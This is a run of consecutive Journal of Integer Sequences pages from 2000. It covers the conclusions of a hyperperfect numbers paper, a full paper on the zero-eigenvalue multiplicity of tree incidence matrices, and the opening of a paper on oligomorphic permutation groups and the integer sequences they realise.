In view of Theorem 3, there should be *k*-hyperperfect numbers whenever *k*+1 is prime. When *k* is even and *k*+1 is composite the situation is less clear. For a value of *k* that is a multiple of 6, Theorem 2 provides only a finite number of possible *k*-hyperperfect numbers. The search up to 10^{11} revealed hyperperfect numbers for some of these values of *k*, but Theorem 2 fails to provide any more examples. Therefore there are even values of *k* for which (a) there are no *k*-hyperperfect numbers less than 10^{11}, (b) Theorem 2 fails to provide any examples, and (c) Theorem 3 does not apply. However, there could be hyperperfect numbers larger than 10^{11} of different forms for these even values of *k*. For example, 157*2131*3343 is 140-hyperperfect and 229*1999*2551 is 190-hyperperfect.

Daniel Minoli and Robert Bear [Guy, section B2] conjectured that there are *k*-hyperperfect numbers for every *k*. The data presented here can be taken as evidence that this conjecture is false. The most compelling reason is that the data suggests that the converse of Theorem 1 (Conjecture 1) is true, which would mean that there are odd values of *k* for which there are no *k*-hyperperfect numbers. Furthermore, as noted before, te Riele's construction (with three or more prime factors) is inapplicable for odd *k*.

For even values of *k* the situation is less clear. There are even values of *k* for which no *k*-hyperperfect number is known. If *k*+1 is prime then Theorem 3 should eventually produce a *k*-hyperperfect number. If *k* is a multiple of 6 then theorem 2 provides only a finite number of possibilities. Otherwise there is a chance that the method of te Riele will generate an example. However this chance seems small, and hyperperfect numbers constructed this way are rare. Considering the foregoing, the following conjecture is offered:

Conjecture 2. There are even values of k for which there are no k-hyperperfect numbers.

6. Conclusions

For odd values of $k>1$ we have given a construction which produces k-hyperperfect number, and we conjecture that all such hyperperfect numbers are of this form (for odd $k>1$).

For even values of k, we have exhibited two sufficient conditions that result in k-hyperperfect numbers. All known hyperperfect numbers with exactly two distinct prime factors are one of these two forms, but hyperperfect numbers with more than two distinct prime factors exist which are not of these forms. Some of these numbers were also constructed by te Riele.

We have given some evidence arguing against the conjecture published by Minoli and Bear that k-hyperperfect numbers exist for all $k>0$.

A final note: Minoli [1980] gave a list of the hyperperfect numbers less than 1,500,000 and stated that the computation took over ten hours of time on a PDP 11/70. This author's program searched the same range in under six seconds on a 300 MHz Pentium-II general-purpose electronic computer. Searching up to 10^{11} required several overnight runs, however.

7. Relevant sequences

A007592/M5113 - Hyperperfect numbers (35 numbers up to 1232053, omitting perfect numbers)
A034897 - Hyperperfect numbers (including 1-hyperperfect)
A034898 - Index of perfection of the terms of A034897
A007594/M4150 - Smallest k-hyperperfect number (some terms believed not to exist)
A038536 - Odd values of k with hyperperfect numbers

Primes related to hyperperfect numbers of certain forms:

A034934, A034936, A034937, A034938, A002476, A045309 - form 1
A034913, A034914 - form 2, Table 4
A034915 - form 3, Table 5
A034922, A034923, A034924, A034925, A034926 - form 3, Table 7

Some values of k with at least four known k-hyperperfect numbers:

A000396/M4186 - Perfect numbers, 1-hyperperfect numbers

A007593/M5121 - 2-hyperperfect numbers (5 known)
A028499 - 6-hyperperfect numbers (4 known)
A028500 - 12-hyperperfect numbers (6 known)
A028501 - 18-hyperperfect numbers (4 known)
A028502 - 2772-hyperperfect numbers (4 known)
A034916 - 31752-hyperperfect numbers (5 known)

References

Richard K. Guy, *Unsolved Problems in Number Theory*, second edition, Springer-Verlag, New York, 1994.

Daniel Minoli, Issues in nonlinear hyperperfect numbers, *Mathematics of Computation*, vol. 34, 639-645, 1980.

Joe Roberts, *Lure of the Integers*, Mathematical Association of America, 1992. (Note: the definition of hyperperfect on page 177 contains a misprint: "*sigma*(*n*)" should be "*sigma*(*m*)".)

Herman J. J. te Riele, Hyperperfect numbers with three different prime factors, *Mathematics of Computation*, vol. 36, 297-298, 1981.

N. J. A. Sloane, *The On-Line Encyclopedia of Integer Sequences*, published electronically at www.research.att.com/~njas/sequences/

N. J. A. Sloane and Simon Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, 1995.

Eric W. Weisstein, *The CRC Concise Encyclopedia of Mathematics*, CRC Press, Cleveland, 1998. Online version: mathworld.wolfram.com/

(Concerned with sequences A007592, A007593, A007594, A028499, A028500, A028501, A028502, A038536, A034897, A034898, A034913, A034914, A034915, A034916, A034922, A034923, A034924, A034925, A034926, A034934, A034936, A034937, A034938.)

Received August 4, 1998; revised version received October 22, 1999. Published in Journal of Integer Sequences Jan. 21, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000), Article 00.1.4

On the kernel of tree incidence matrices

M. Bauer and O. Golinelli
Service de Physique Théorique, CEA Saclay
F-91191, Gif-sur-Yvette, France
Email addresses: bauer@spht.saclay.cea.fr and golinelli@spht.saclay.cea.fr

Abstract: We give a closed form, a generating function, and an asymptotic estimate for the sequence $(z_n)_{n >= 1}$ = 1, 0, 3, 8, 135, 1164, 21035, ... that gives the total multiplicity of the eigenvalue 0 in the set of n^{n-2} tree incidence matrices of size n.

Full version: pdf, dvi, ps

(Concerned with sequence A053605.)

Received Nov. 10, 1999; published in Journal of Integer Sequences March 2, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.1.4

On the kernel of tree incidence matrices

M. Bauer and O. Golinelli

Service de Physique Théorique, CEA Saclay,
F-91191, Gif-sur-Yvette, France.

Email addresses: bauer@spht.saclay.cea.fr and golinelli@spht.saclay.cea.fr

Abstract

We give a closed form, a generating function, and an asymptotic estimate for the sequence $(z_n)_{n\geq 1} = 1, 0, 3, 8, 135, 1164, 21035, \ldots$ *that gives the total multiplicity of the eigenvalue* 0 *in the set of* n^{n-2} *tree incidence matrices of size* n.

1. Introduction.

By a classical result in graph theory, the number of labeled trees[1] on $n \geq 1$ vertices is n^{n-2}. We endow the set $\mathcal{T}_n$ of labeled trees on $n \geq 1$ vertices with uniform probability, giving weight n^{2-n} to each tree.

Each tree in $\mathcal{T}_n$ comes with its incidence matrix, the $n \times n$ symmetric matrix with entry ij equal to 1 if there is an edge between vertices i and j and to 0 otherwise. Each such matrix has n (real) eigenvalues, which by definition form the spectrum of the corresponding tree. This leads in turn to $n\, n^{n-2} = n^{n-1}$ eigenvalues counted with multiplicity for $\mathcal{T}_n$ as a whole. In the sequel, we will concentrate on the multiplicity of the eigenvalue 0. Let $Z(T)$ be the multiplicity of the eigenvalue 0 in the spectrum of the incidence matrix of the tree T, i.e. the dimension of the kernel. For each $n \geq 1$, the restriction Z_n of Z to $\mathcal{T}_n$ is a random

[1] Precise definitions for this and the following terms can be found in Section 2.

variable. We set $z_n = \sum_{T\in\mathcal{T}_n} Z_n(T)$. The expectation of $Z_n(T)$ is $\mathbb{E}(Z_n) = z_n/n^{n-2}$.

To illustrate these definitions, we give an explicit enumeration of $z_1, \cdots, z_4$ in Appendix A.

Our aim is to prove :

Theorem 1. *Let z_n be the total multiplicity of the eigenvalue 0 in the spectra of the n^{n-2} labeled trees on n vertices. Then :*

i) Closed form :

$$\begin{aligned} z_n &= n^{n-1} - 2\sum_{2\le m\le n} (-1)^m n^{n-m} m^{m-2} \binom{n-1}{m-1} \\ \frac{z_n}{n^{n-2}} \equiv \mathbb{E}(Z_n) &= n\left(1 - 2\sum_{2\le m\le n} \frac{(-1)^m}{m}\left(\frac{m}{n}\right)^m \binom{n}{m}\right). \end{aligned}$$

ii) Formal power series identity :

$$x^2 + 2x - xe^x = \sum_{n\ge 1} \frac{z_n}{n!}\left(xe^x e^{-xe^x}\right)^n .$$

Corollary 2. *For large n, $\mathbb{E}(Z_n)$ has an asymptotic expansion in powers of $1/n$ whose first two terms are*

$$\mathbb{E}(Z_n) = (2x_* - 1)n + \frac{x_*^2(x_*+2)}{(x_*+1)^3} + O(1/n)\,,$$

where $x_* = 0.567143290409783872999\cdots$ is the unique real root of $x = e^{-x}$. In particular, the average fraction of the spectrum occupied by the eigenvalue 0 in a large random tree is asymptotic to $2x_* - 1 = 0.134286508195677459999\cdots$.

Remark 3. We do not try to show here that the fluctuations in random trees become small when the number of vertices is large. However, it is expected that $\mathbb{E}(Z_n^2) - \mathbb{E}(Z_n)^2$ grows only linearly with the number of vertices, so that in an appropriate sense the fraction of the spectrum occupied by the eigenvalue 0 in an infinite random tree is $2x_* - 1$ with probability 1.

Remark 4. With the explicit formula above, it is easy to list the first terms in the sequence $(z_n)_{n\ge 1}$, which are

$$1, 0, 3, 8, 135, 1164, 21035, 322832, 7040943, 153153620, 4048737099, \cdots$$

To prove part i) of Theorem 1 we establish a few preparatory lemmas of independent interest. Then we prove ii) using Lagrange inversion and obtain Corollary 2 by the steepest descent method.

There is an application of Z_n to random graph theory — see Remark 22.

2. Definitions.

Even if ultimately we are interested only in trees, we shall need more general graphs (for instance, forests) in the proofs.

Definition 5. A *simple graph* G is a pair (V, E) where V is a finite set called the set of *vertices* and E is a subset of $V^{(2)} \equiv \{\,\{x, y\},\ x \in V,\ y \in V,\ x \neq y\}$ called the set of *edges*.

Remark 6. The adjective *simple* refers to the fact that there is at most *one* edge between two vertices and that edges are pairs of *distinct* vertices. From now on we use *graph* for *simple graph*.

Definition 7. If V is empty, then we say that the graph G is *empty*. The vertices adjacent to a given vertex x are called the *neighbors* of x. The number of neighbors of a vertex x is called the *degree* of x. A *leaf* of G is a vertex of degree 1. Two edges of G with a common vertex are called *adjacent edges*

Definition 8. A *labeled* graph on $n \geq 1$ vertices is a graph with vertex set $[n] = \{1, \cdots, n\}$.

Remark 9. If the graph G has $|V| = n \geq 1$ vertices[2], any bijection between V and $[n]$ defines a labeled graph. The incidence matrices for different bijections differ only by a permutation of the rows and columns. In particular the eigenvalues are independent of the bijection.

Definition 10. The *spectrum* of a graph is the set of eigenvalues (counted with multiplicity) of any of the associated incidence matrices. By convention, the spectrum of the empty graph is empty.

Definition 11. A *subgraph* of a graph $G = (V, E)$ is a graph (W, F) such that $W \subset V$ and $F \subset E$. An *induced subgraph* of G is a graph (W, F) such that $W \subset V$ and $F = E \cap W^{(2)}$.

[2]For any finite set S , $|S|$ is the number of elements in S.

Definition 12. We say that two vertices x and $x' \in V$ are in the *same component* of G if there is a sequence $x = x_1, \cdots, x_n = x'$ in V such that adjacent terms in the sequence are adjacent in G (taking $n = 1$ shows that luckily x and x are in the same component). This gives a partition of V. Each component defines an induced subgraph of G which is called a *connected component* of G. Then G can be thought of as the disjoint union of its connected components. We say that G is *connected* if it has only one connected component.

Definition 13. A *polygon* in a graph G is a sequence $x_0, x_1, \cdots, x_n$, $n \geq 3$ of vertices such that adjacent terms in the sequence are adjacent in G, $x_0 = x_n$ and $x_1, \cdots, x_n$ are distinct.

Definition 14. A *forest* is a graph without polygons. A *tree* is a non-empty connected forest.

Remark 15. Clearly a subgraph of a forest is a forest. The connected components of a nonempty forest are trees. One shows easily that that a tree with $n \geq 2$ vertices has at least two leaves. Then a simple induction shows that a tree is exactly a connected graph for which the number of vertices is 1 plus the number of edges. A classical theorem of Cayley states that there are n^{n-2} labeled trees on n vertices (see for instance Proposition 5.3.2 in [3]).

3. Two preparatory lemmas.

The first lemma is a characterization of the dimension of the kernel of incidence matrices viewed as a function on forests.

Lemma 16. *The function Z which associates to any forest the multiplicity of the eigenvalue 0 in its spectrum is characterized by the following properties :*

i) The function Z takes the value 0 on $\emptyset$, the empty forest.

ii) The function Z takes the value 1 on $\bullet$, the forest with one vertex.

iii) The function Z is additive on disjoint components, i.e. if the forest F is the union of two disjoint forests F_1 and F_2 then $Z(F) = Z(F_1) + Z(F_2)$

iv) The function Z is invariant under "leaf removal", i.e. if x is a leaf of F, y is its (unique) neighbor, $V' = V \backslash \{x, y\}$, and F' is the subforest of F induced by V' then $Z(F) = Z(F')$.

Remark 17. That the function Z satisfies properties i)–iv) was no doubt known decades ago (see for instance Section 8.1, Hückels theory,

in [1]). We give a proof, because in the sequel we want to emphasize and use the simple fact that these properties characterize the function Z.

Proof of Lemma 16. First, we show that the function Z has properties i)–iv). In fact, this is true for general graphs (not only forests). Properties i) and ii) follow from the definition of Z, property iii) follows from the fact that the incidence matrix can be put into block diagonal form, each block corresponding to a connected component. Property iv) is only slightly more complicated. With an appropriate labeling of the vertices, the incidence matrix $\mathbf{M}$ of F can be decomposed as

$$\mathbf{M} = \begin{pmatrix} 0 & 1 & \mathbf{0} \\ 1 & 0 & \mathbf{N} \\ \mathbf{0} & {}^t\mathbf{N} & \mathbf{M}' \end{pmatrix}$$

where the first row and column are indexed by the leaf x, the second row and column are indexed by its neighbor y, $\mathbf{N}$ describes the edges between this neighbor and V', and $\mathbf{M}'$ is the incidence matrix for V'. Then $\mathbf{v} = {}^t(v_1, v_2, \mathbf{v}')$ is in the kernel of $\mathbf{M}$ if and only if

$$\begin{aligned} v_2 &= 0 \\ v_1 &= -\mathbf{N}\mathbf{v}' \\ \mathbf{M}'\mathbf{v}' &= -{}^t\mathbf{N}v_2. \end{aligned}$$

So $v_2 = 0$ which from the third equation gives $\mathbf{M}'\mathbf{v}' = \mathbf{0}$, implying that $\mathbf{v}'$ is in the kernel of $\mathbf{M}'$, and then the second equation just gives v_1 the appropriate value. So the kernels of $\mathbf{M}$ and $\mathbf{M}'$ have the same dimension. This proves iv).

Now, any tree with more than 1 vertex has leaves, so leaf removal as defined in iv) allows one to reduce the forest F to a (possibly empty) family of isolated vertices (all connected components have only one vertex). Hence there is at most one function, namely Z, that can satisfy properties i)–iv). ∎

Remark 18. Leaf removal and additivity give an efficient algorithm for computing the multiplicity of the eigenvalue 0 for a given forest, especially when this forest is given as a drawing.

The next lemma gives an impractical but theoretically useful formula for the function Z.

Lemma 19. *Let L be the function on forests defined by:*
i') The function L takes the value 0 on $\emptyset$, the empty forest.
ii') The function L takes the value 1 on $\bullet$, the forest with one vertex.
iii') The function L takes the value 0 on disconnected forests.

iv') The function L takes the value $2(-1)^{n-1}$ on trees with $n \geq 2$ vertices.

Then, for any forest F

$$Z(F) = \sum_{F' \subset F} L(F') = \sum_{T' \subset F} L(T')$$

where the first sum is over induced subforests of F, and the second over induced subtrees of F.

Remark 20. For a given forest, there is a much nicer formula, directly connected to the geometry of the forest (again, see for instance Section 8.1, Hückels theory, in [1]). In fact, let $Q(F)$ be the maximum among the cardinalities of sets of pairwise non-adjacent edges in F, and $N(F)$ be the number of vertices in F. Then $Z(F) = N(F) - 2Q(F)$. It is easy to show that $N(F) - 2Q(F)$ satisfies properties i)–iv) of Lemma 16. In particular, a possible way to maximize the number of non-adjacent edges in F in case iv) is to do so on F' and add the edge $\{x, y\}$. This explicit formula allows us to restate our theorems in terms of the random variable Q_n, the restriction of Q to $\mathcal{T}_n$. For instance, in a large random tree on n vertices, one can find about $(1-x_*)n$ pairwise non-adjacent edges. Note that $1 - x_* = 0.4328567095902161270000\cdots$ is not much smaller than 0.5 (the upper bound for $Q(T)/N(T)$ for a given tree because $Z(T) = N(T) - 2Q(T)$ is always nonnegative).

Proof of Lemma 19. Our strategy is to use the characterization of Z in Lemma 16. First, we observe that the second equality is a trivial consequence of i') and iii'). We define a new function Z' on the set of forests by

$$Z'(F) \equiv \sum_{T' \subset F} L(T')$$

(where the sum is over induced subtrees of F) and show that Z' satisfies properties i)–iv) of Lemma 16.

As the empty forest has no non-empty induced subtree i') implies i).

In the same vein, the forest with one vertex has only one non-empty induced subtree, namely itself, so ii') implies ii).

If the forest F is the union of two disjoint forests F_1 and F_2, an induced subtree of F is either an induced subtree of F_1 or an induced subtree of F_2, and the sum defining $Z'(F)$ splits as $Z'(F_1) + Z'(F_2)$, showing that Z' satisfies property iii).

Now, if x is a leaf of F and y its neighbor, we define $V' = V \backslash \{x, y\}$, $V'' = \{x, y\}$ and consider F' and F'', the subforests of F induced by V' and V'' respectively. We split the sum defining $Z'(F)$ into three pieces. The first is over the induced subtrees of F'. This is just the

sum defining $Z'(F')$. The second is over the induced subtrees of F'', which is a tree on two vertices. Its subtrees are itself, with weight $L(F'') = 2(-1)^{2-1} = -2$, and two trees with one vertex, each with weight $L(\bullet) = 1$, so this second sum gives 0. The third sum is over induced subtrees that have vertices in both V' and V''. If this sum is not empty, every tree that appears in it has y as a vertex (by connectivity) and has at least two vertices (because the tree consisting of y alone has already been counted). Then we can group these trees in pairs, a tree containing x being paired with the same tree but with x and the edge $\{x, y\}$ deleted. The function L takes opposite values on the two members of a pair, so the third sum contributes 0. Hence Z' satisfies property iv). So $Z'(F) = Z'(F')$. ∎

Remark 21. These two lemmas have an obvious extension to bicolored forests. If we use black and white as the colors, and count the zero eigenvectors having value zero on white vertices, we only need to replace ii) in Lemma 16 by

ii) The function Z takes the value 1 *on* •*, the forest with one vertex colored in black and* 0 *on* ∘*, the forest with one vertex colored in white,*

and ii') and iii') in Lemma 19 by

ii') The function L takes the value 1 *on* •*, the forest with one vertex colored in black and* 0 *on* ∘*, the forest with one vertex colored in white,*

iii') The function L takes the value $(-1)^{n-1}$ on trees with $n \geq 2$ vertices.

The proofs remain the same.

Remark 22. The formula

$$Z(F) = \sum_{F' \subset F} L(F')$$

can be inverted using inclusion-exclusion to give

$$L(F) = \sum_{F' \subset F} (-1)^{|V(F)|-|V(F')|} Z(F').$$

This identity has an application in random graph theory [2], which led to our interest in Lemma 19.

4. Main proofs.

Proof of Theorem 1. By Lemma 16

$$z_n \equiv \sum_{T \in \mathcal{T}_n} Z_n(T) = \sum_{m=1}^{n} \sum_{T \in \mathcal{T}_n} \sum_{T' \in \mathcal{T}_m}^{T' \subset T} L(T').$$

As the function L depends only on the number of vertices, for fixed m the double sum $\sum_{T\in\mathcal{T}_n}\sum_{T'\in\mathcal{T}_m}^{T'\subset T}$ is simply a multiplicity. We count this multiplicity as follows : we remove from T the edges of T', so we are left with m trees, each with a special vertex, the one belonging to T'. This is what is called a planted forest (or rooted forest) with n vertices and m trees. The number of such objects is $m\binom{n}{m}n^{n-m-1}$ (see for instance Proposition 5.3.2 in [3]). Conversely, starting from such a planted forest with m trees (each with a special vertex) and n vertices, we can build a tree on the special vertices in m^{m-2} ways. So

$$\sum_{T\in\mathcal{T}_n}\sum_{T'\in\mathcal{T}_m}^{T'\subset T} 1 = m^{m-1}\binom{n}{m}n^{n-m-1}.$$

Hence summation over m gives

$$z_n = n^{n-1} - 2\sum_{2\le m\le n}(-1)^m n^{n-m-1}m^{m-1}\binom{n}{m}.$$

Simple rearrangements lead to the two equivalent formulæ in i), the first one making clear that z_n is an integer.

To obtain the generating function in ii), we need a mild extension of the Lagrange inversion formula (see for instance Section 5.4 in [3]), which states that if $f(x)$ is a formal power series in x beginning $f(x) = x + O(x^2)$ and $g(x)$ is an arbitrary formal power series in x, then

$$\left(g\circ f^{-1}\right)(t) = g(0) + \sum_{n\ge1}\frac{1}{n}\left[\frac{x^n g'(x)}{f(x)^n}\right]_{n-1} t^n\,,$$

where $[h(v)]_k$ is by definition the k^{th} coefficient of the formal power series $h(v)$.

As an immediate application, we see that if $t = xe^x$ then

$$x = \sum_{m\ge1}(-m)^{m-1}\frac{t^m}{m!}$$

and

$$-x - x^2/2 = \sum_{m\ge1}(-m)^{m-2}\frac{t^m}{m!}.$$

Now we introduce $y = te^{-t}$ and define a sequence $z'_n, n\ge1$, by

$$x^2 + 2x - xe^x = \sum_{n\ge1} z'_n\frac{y^n}{n!},$$

but instead of directly applying the Lagrange inversion formula to $y = xe^x e^{-xe^x}$, we first substitute the t-expansion (already obtained

by Lagrange inversion) on the left-hand side, which yields

$$-2\sum_{m\geq 1}(-m)^{m-2}\frac{t^m}{m!}-t,$$

and then apply Lagrange inversion with $y=te^{-t}$. The result is

$$\frac{z_n'}{n!}=\frac{1}{n}\left[e^{nt}\left(1-2\sum_{m\geq 2}\frac{(-m)^{m-2}}{(m-1)!}t^{m-1}\right)\right]_{n-1}.$$

Straightforward expansion of this formula shows that $z_n'=z_n$, and this establishes the generating function representation in ii). ∎

Remark 23. The derivation of ii) is quite artificial. It turns out that random graph theory gives a natural proof [2] using the formula mentioned in Remark 22.

Proof of Corollary 2. This time we use Lagrange inversion with $y=xe^xe^{-xe^x}$, in a contour integral representation[3]. So

$$\frac{z_n}{n!}=\frac{1}{n}\oint\frac{dx}{(xe^xe^{-xe^x})^n}(1+x)(2-e^x),$$

where the contour is a small anticlockwise-oriented circle around the origin. For large n we use the steepest descent method to obtain the asymptotic expansion of z_n. As $\frac{d}{dx}xe^xe^{-xe^x}=(1+x)(1-xe^x)e^xe^{-xe^x}$, the saddle points of $xe^xe^{-xe^x}$ are $x=-1$ and the solutions to $x=e^{-x}$. This equation has a unique real root, x_*, which is positive. Numerically, $x_*=0.5671432904097838729999\cdots$. On the other hand, $x=e^{-x}$ has an infinite number of complex solutions, in complex conjugate pairs. Asymptotically, the imaginary parts of these zeros are evenly spaced by about 2π, while their real parts are negative and grow logarithmically in absolute value. Consideration of the landscape produced by the modulus of the function $xe^xe^{-xe^x}$ shows that the small circle around the origin can be deformed to give the union of two steepest descent curves, one passing through $x=-1$ and the other through $x=x_*$. These two curves are asymptotic to the two lines $y=\pm\pi$ at $x\to+\infty$. Hence, despite the fact that the value of $xe^xe^{-xe^x}$ is the same, namely $1/e$, at all the complex saddle points and at x_*, the complex saddle points do not contribute to the asymptotic expansion of z_n at large n. Moreover, the point $x=-1$ only gives subdominant contributions because $-e^{-1}e^{e^{-1}}$ is larger than $1/e$ in absolute value. So we concentrate on the asymptotic

[3]We include the factor $\frac{1}{2i\pi}$ in the symbol $\oint$.

expansion around x_*. As

$$\log xe^x e^{-xe^x} = -1 - \frac{(x_*+1)}{2x_*}(x-x_*)^2 + O((x-x_*)^3)$$

we infer that

$$e^{-n}\sqrt{2\pi n}\oint \frac{dx}{(xe^x e^{-xe^x})^n}(1+x)(2-e^x)$$

has an asymptotic expansion in powers of $1/n$. By use of Stirling's formula for $n!$ we conclude that $\mathbb{E}(Z_n) = z_n/n^{n-2}$ has an asymptotic expansion in powers of $1/n$. The first two terms are obtained by brute force. ∎

Appendix A. Examples of direct multiplicity counting.

This appendix enumerates the multiplicities of 0 in the spectrum of trees with $n = 1, 2, 3$ or 4 vertices.

Example 24. For $n = 1$ there is only one tree,  , and one way to label it, giving $1 = 1^{1-2}$ tree on one vertex. The incidence matrix is (0), so the eigenvalue 0 occurs with multiplicity $z_1 = 1$.

Example 25. For $n = 2$ there is only one tree,  , and one way to label it, again giving $1 = 2^{2-2}$ tree on two vertices. The incidence matrix is

$$\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix},$$

so the eigenvalue 0 occurs with multiplicity $z_2 = 0$.

Example 26. For $n = 3$ there is only one tree,  , and three ways to label it, giving a total of $3 = 3^{3-2}$ trees on three vertices. Up to permutation of rows and columns, the incidence matrix for each of these three labeled trees is

$$\begin{pmatrix} 0 & 1 & 0 \\ 1 & 0 & 1 \\ 0 & 1 & 0 \end{pmatrix},$$

which has zero as an eigenvalue with multiplicity 1 (a corresponding eigenvector is ${}^t(1, 0, -1)$), so there is a total of 3×1 zero eigenvalues, and $z_3 = 3$

Example 27. For $n = 4$ there are two trees, (12 ways to label it), and (4 ways to label it), giving a total of $12 + 4 = 16 = 4^{4-2}$

trees on three vertices. Up to permutation of rows and columns, the two incidence matrices are

$$\begin{pmatrix} 0 & 1 & 0 & 0 \\ 1 & 0 & 1 & 0 \\ 0 & 1 & 0 & 1 \\ 0 & 0 & 1 & 0 \end{pmatrix} \quad \text{and} \quad \begin{pmatrix} 0 & 1 & 0 & 0 \\ 1 & 0 & 1 & 1 \\ 0 & 1 & 0 & 0 \\ 0 & 1 & 0 & 0 \end{pmatrix}.$$

The first does not have 0 as an eigenvalue, whereas the second has zero as an eigenvalue with multiplicity 2 (corresponding eigenvectors are for instance ${}^t(1,0,-1,0)$ and ${}^t(1,0,0,-1)$), so there is a total of $12 \times 0 + 4 \times 2$ zero eigenvalues, and $z_4 = 8$.

References

[1] D.-M. Cvetković, M. Doob and H. Sachs, *Spectra of Graphs*, Academic Press, New York, 1980.

[2] M. Bauer and O. Golinelli, *On the spectrum of random graphs*, in preparation.

[3] R.-P. Stanley, *Enumerative Combinatorics, Vol II*, Cambridge University Press, Cambridge, 1999.

(Concerned with sequence A053605.)

Received Nov. 10, 1999; published in Journal of Integer Sequences March 2, 2000.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 3
(2000), Article 00.1.5

Sequences Realized by Oligomorphic Permutation Groups

Peter J. Cameron
School of Mathematical Sciences
Queen Mary and Westfield College
London E1 4NS
U.K.
Email address: p.j.cameron@qmw.ac.uk

Abstract: The purpose of this paper is to identify, as far as possible, those sequences in the Encyclopedia of Integer Sequences which count orbits of an infinite permutation group acting on *n*-sets or *n*-tuples of elements of the permutation domain. The paper also provides an introduction to the properties of such sequences and their relations with combinatorial enumeration problems.

Contents

1. Introduction

A permutation group on an infinite set is *oligomorphic* if the number of orbits on ordered *n*-tuples is finite for all positive integers *n*. Here a permutation *g* of a set *X* acts on the set X^n of all *n*-tuples of

elements of X by the rule

$$(x_1, ..., x_n)g = (x_1g, ..., x_ng).$$

Many important sequences of integers can be realised as sequences counting orbits of an oligomorphic group on n-tuples or n-sets. The purpose of this paper is to document all examples known to the author of such sequences occurring in the Encyclopedia of Integer Sequences. Since this list of examples is unlikely ever to be complete, it is planned to update it from time to time. Please email suggested additions to the author at the address above.

The paper also includes some general theory of oligomorphic permutation groups and their relation to combinatorial enumeration. Further details can be found in references [3] and [5].

Many familiar sequences will be found here (Fibonacci numbers, partitions, graphs, trees, binomial coefficients, powers, ...). It is the author's contention that the occurrence of a sequence as the U- or L-sequence of an oligomorphic group gives it extra interest. Also, if the U-sequence of a group is interesting, then so is the L-sequence, and *vice versa* - so the blanks in the tables are worth investigating!

The tables also provide data on which to base conjectures about the behavious of U- and L-sequences of oligomorphic permutation groups.

Note that the examples and constructions reported here are closely related to species (see [1]); however, species are more general, and some of the known restrictions for U-sequences of oligomorphic groups (see Section 2.4) do not apply to counting sequences for species. Cross-references will be given where appropriate.

2. Oligomorphic permutation groups

The concept of an oligomorphic permutation group was defined in the Introduction. From the definition, if G is an oligomorphic permutation group on a set X, then each of the following numbers is finite for each positive integer n:

- $f_n(G)$, the number of orbits of G on the set of n-element subsets of X;
- $F_n(G)$, the number of orbits of G on the set of ordered n-tuples of distinct elements of X;
- $F_n^*(G)$, the number of orbits of G on the set of all ordered n-tuples of elements of X.

By convention, we set $f_0(G) = F_0(G) = F_0^*(G) = 1$. We omit (G) if the group in question is clear.

In what follows, all permutation groups are taken to act on countable sets. This loses no generality: an argument based on the Downward Löwenheim-Skolem Theorem of first-order logic shows that, given

any oligomorphic permutation group G, there is an oligomorphic group acting on a countable set which realises the same numbers f_n, F_n, and F_n^* (see [3]).

2.1. Connection with logic

The third of these sequences arises naturally in connection with the notion of countable categoricity in first-order logic. Let T be a consistent complete theory in a first-order language.

We say that T is *countably categorical* if it has a unique countable model up to isomorphism.

An *n-type* over T is a set of formulae in n free variables $x_1, ..., x_n$ which is maximal with respect to being consistent with T. The n-type S is *realized* in a model M of T if there exist elements $a_1, ..., a_n$ in M such that the formulae in S are true when the as are substituted for the xs. (Note that the set of all formulae holding on a given tuple of elements in a model of T is a type.)

Now the theorem of Engeler, Ryll-Nardzewski, and Svenonius asserts the following.

> **Theorem.** Let T be a consistent complete theory in a first-order language. Then T is countably categorical if and only if it has only finitely many n-types for each positive integer n. If these conditions hold, and M is the countable model of T, then every type S is realised in M, and the set of tuples realising S is an orbit of the automorphism group of M.
>
> Conversely, let M be a countable structure over a first-order language, and suppose that the automorphism group of M is oligomorphic (as a permutation group on M). Then the first-order theory of M is countably categorical.

In view of this theorem, we apply the term "countably categorical" also to a countable structure whose automorphism group is oligomorphic.

We see that, if M is the countable model of a countably categorical theory T, then the number of n-types of T is equal to $F_n^*(G)$, where G is the automorphism group of M.

2.2. U- and L-sequences

Despite the preceding section, this paper will concentrate on the sequences $(f_n(G))$ and $(F_n(G))$, for reasons which will appear. A sequence of positive integers will be called an *U-sequence* or an *L-sequence* if it is realised as the orbit-counting sequence $(f_n(G))$ or $(F_n(G))$ respectively, for some oligomorphic group G. (The letters U and L stand for "unlabeled" and "labeled". The reason for this will be explained below.) The primary aim of this project is to annotate the Encyclopedia of Integer Sequences with information about which of its entries are U-sequences or L-sequences. The first reason

for neglecting (F_n^*) is that its values can be determined from those of (F_n by the following formula, in which $S(n,k)$ is the *Stirling number* of the second kind (the number of partitions of a n-set into k parts):

$$F_n^* = Sum_k\, S(n,k)F_k.$$

In the terminology of Bernstein and Sloane [2], the starred sequence is the *Stirling transform* of the unstarred: F^*=**STIRLING**(F). (See also the section on transformations in the On-Line Encyclopedia.)

We will see later that the Stirling transform of an L-sequence is also an L-sequence. So the class of realisable sequences would not be enlarged by including the starred sequences.

A related observation we will also see later is that, for many groups G, there exists a group G^* whose U-sequence is the L-sequence of G.

2.3. Two important examples

We conclude this section with two important examples of oligomorphic groups:

- S, the symmetric group on an infinite set. Clearly $f_n(S)=F_n(S)$: this all-1 sequence is number A000012 in the Encyclopedia. Hence

  $$f_n^*(S) = Sum_k\, S(n,k) = B(n),$$

  the *Bell number*(the total number of partitions of an n-set), sequence A000110. As noted, this will show that the Bell numbers form an L-sequence.
- A, the group of all order-preserving permutations of the rational numbers. Since every n-set can be carried into any other, but only in the same order, we have $f_n(A)=1$, $F_n(A)=n!$. The latter shows that the factorial numbers (sequence A000142) form an L-sequence. Also, $F_n^*(A)$ is the number of n-element *preorders*, or sets with a equivalence relation whose equivalence classes are totally ordered (sequence A000670). So this is an L-sequence. (This sequence is referred to as "preferential arrangements" in the Encyclopedia, and as "(labeled) ballots" in [1].)

2.4. Some restrictions

A number of restrictions on U- and L-sequences are known. Most concern the rate of growth of the sequence. We are very far from having a necessary and sufficient condition!

U-sequences have been studied more than L-sequences. The following results are for the most part due to Dugald Macpherson in [8] and other papers, and are discussed further in the references already cited.

- A U-sequence is non-decreasing. (There are some restrictions known on sequences with consecutive terms equal.)
- A U-sequence which grows faster than polynomially must grow at least at a fractional exponential rate (similar to the partition function).
